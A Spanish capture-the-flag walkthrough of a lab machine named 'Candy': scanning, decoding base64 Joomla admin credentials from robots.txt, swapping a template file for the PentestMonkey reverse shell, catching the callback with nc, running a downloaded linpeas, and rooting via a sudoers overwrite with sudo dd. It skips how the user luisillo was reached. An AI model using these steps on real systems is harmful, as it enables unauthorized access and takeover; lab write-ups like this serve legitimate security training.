

CANDY



DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimos

```
unzip candy.zip
```

```
Archive: candy.zip
inflating: auto_deploy.sh
inflating: candy.tar
```

2- Y ahora desplegamos la máquina

```
bash auto_deploy.sh candy.tar
```

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona **Ctrl+C** cuando termines con la máquina para eliminarla

CONECTIVIDAD

```
ping -c1 172.17.0.2
```

```
L# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.262 ms

— 172.17.0.2 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.262/0.262/0.262/0.000 ms
```

IP DE LA MÁQUINA VÍCTIMA 172.17.0.2


LINUX- ttl=64

ESCANEO DE PUERTOS

```
nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2
```

```
L# nmap -p- -Pn -sSVC --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-14 07:17 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000076s latency).
Not shown: 65534 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management
|_http-title: Home
|_http-robots.txt: 17 disallowed entries (15 shown)
|_ /joomla/administrator/ /administrator/ /api/ /bin/
|_ /cache/ /cli/ /components/ /includes/ /installation/
|_ /language/ /layouts/ /un_caramelo /libraries/ /logs/ /modules/
MAC Address: 02:42:AC:11:00:02 (Unknown)
```

Encontramos el puerto 80 y vemos un robots.txt



→ 172.17.0.2 90% ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

CASSIOPEIA


You are here: Home


Home

Main Menu

[Home](#)

Login Form

Username 

Password 

☐ Remember Me

[Log in](#)

```
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html

User-agent: *
Disallow: /administrator/
Disallow: /api/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /un_caramelo
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/

admin:c2FubHVpczEyMzQ1
```

admin:c2FubHVpczEyMzQ1

echo 'c2FubHVpczEyMzQ1' | base64 -d
sanluis12345

Tenemos unas credenciales.

ENUMERACIÓN

Usamos whatweb para ver las tecnologías web que usa la página

whatweb 172.17.0.2

```
└─$ whatweb 172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.58], Cookies[67f8fae1a4d19f3cd42b155a572e08c4], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.58 (Ubuntu)], HttpOnly[67f8fae1a4d19f3cd42b155a572e08c4], IP[172.17.0.2], MetaGenerator[Joomla! - Open Source Content Management], PasswordField[password], Script[application/json,application/ld+json,module], Title[Home], UncommonHeaders[referrer-policy,cross-origin-opener-policy], X-Frame-Options[SAMEORIGIN]
```

Tenemos un CMS, Joomla. Con gobuster buscamos archivos y directorios

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 100
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,py,doc,html
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/media (Status: 301) [Size: 308] [→ http://172.17.0.2/media/]
/templates (Status: 301) [Size: 312] [→ http://172.17.0.2/templates/]
/modules (Status: 301) [Size: 310] [→ http://172.17.0.2/modules/]
/images (Status: 301) [Size: 309] [→ http://172.17.0.2/images/]
/plugins (Status: 301) [Size: 310] [→ http://172.17.0.2/plugins/]
/includes (Status: 301) [Size: 311] [→ http://172.17.0.2/includes/]
/language (Status: 301) [Size: 311] [→ http://172.17.0.2/language/]
/components (Status: 301) [Size: 313] [→ http://172.17.0.2/components/]
/api (Status: 301) [Size: 306] [→ http://172.17.0.2/api/]
/cache (Status: 301) [Size: 308] [→ http://172.17.0.2/cache/]
/.html (Status: 403) [Size: 275]
/libraries (Status: 403) [Size: 275]
/index.php (Status: 200) [Size: 7515]
/.php (Status: 403) [Size: 275]
/tmp (Status: 301) [Size: 306] [→ http://172.17.0.2/tmp/]
/layouts (Status: 301) [Size: 310] [→ http://172.17.0.2/layouts/]
/administrator (Status: 301) [Size: 316] [→ http://172.17.0.2/administrator/]
/configuration.php (Status: 200) [Size: 0]
/cli (Status: 301) [Size: 306] [→ http://172.17.0.2/cli/]
/.html (Status: 403) [Size: 275]
/.php (Status: 403) [Size: 275]
/server-status (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)

Finished
```

EXPLOTACIÓN

Nos vamos a `/administrator` y ponemos las credenciales encontradas


`admin/sanluis12345`

Vamos a intentar obtener una RCE:

Nos vamos al dashboard-System, en el apartado

`templates-site templates-Cassiopeia Details and Files`

Vamos a `error.php`, borramos todo y agregamos la de `PentestMonkey`



Nos vamos a 172.17.0.2/templates/cassiopeia/error.php y obtenemos conexión

```
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.22] from (UNKNOWN) [172.17.0.2] 43762
Linux 136c3c41d7f0 6.8.11-amd64 #1 SMP PREEMPT_DYNAMIC Kali 6.8.11-1kali2 (2024-05-30) x86_64 x86_64 x86_64 GNU/Linux
18:11:55 up 1:45, 0 user, load average: 1.42, 1.14, 1.04
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ bash -i
bash: cannot set terminal process group (24): Inappropriate ioctl for device
bash: no job control in this shell
www-data@136c3c41d7f0:/$
```

Tratamos la TTY

```
script /dev/null -c bash
Ctl + z
stty raw -echo;fg
reset xterm
export SHELL=bash
export TERM=xterm
```

ESCALADA DE PRIVILEGIOS

Como no encuentro nada me bajo el linpeas

```
wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh
```

Le damos permisos

```
chmod +x linpeas.sh
```

y ejecutamos

```
./linpeas.sh
```

Nos encuentra una carpeta de backups en [/var/backups](#), que contiene una subcarpeta

llamada [hidden](#)

```
Backup folders
drwxr-xr-x 1 luisillo root 4096 Aug 26 21:10 /var/backups
total 4
drwxrwxr-x 2 luisillo luisillo 4096 Aug 26 21:13 hidden
```


echo "luisillo ALL=(ALL) NOPASSWD:ALL" | sudo dd of=/etc/sudoers

Ejecutando

sudo /bin/bash

Nos hacemos root

```
luisillo@136c3c41d7f0:/var/backups/hidden$ echo "luisillo ALL=(ALL) NOPASSWD:ALL" | sudo dd of=/etc/sudoers
0+1 records in
0+1 records out
32 bytes copied, 0.00052004 s, 61.5 kB/s
luisillo@136c3c41d7f0:/var/backups/hidden$ sudo /bin/bash
root@136c3c41d7f0:/var/backups/hidden# whoami
root
root@136c3c41d7f0:/var/backups/hidden#
```

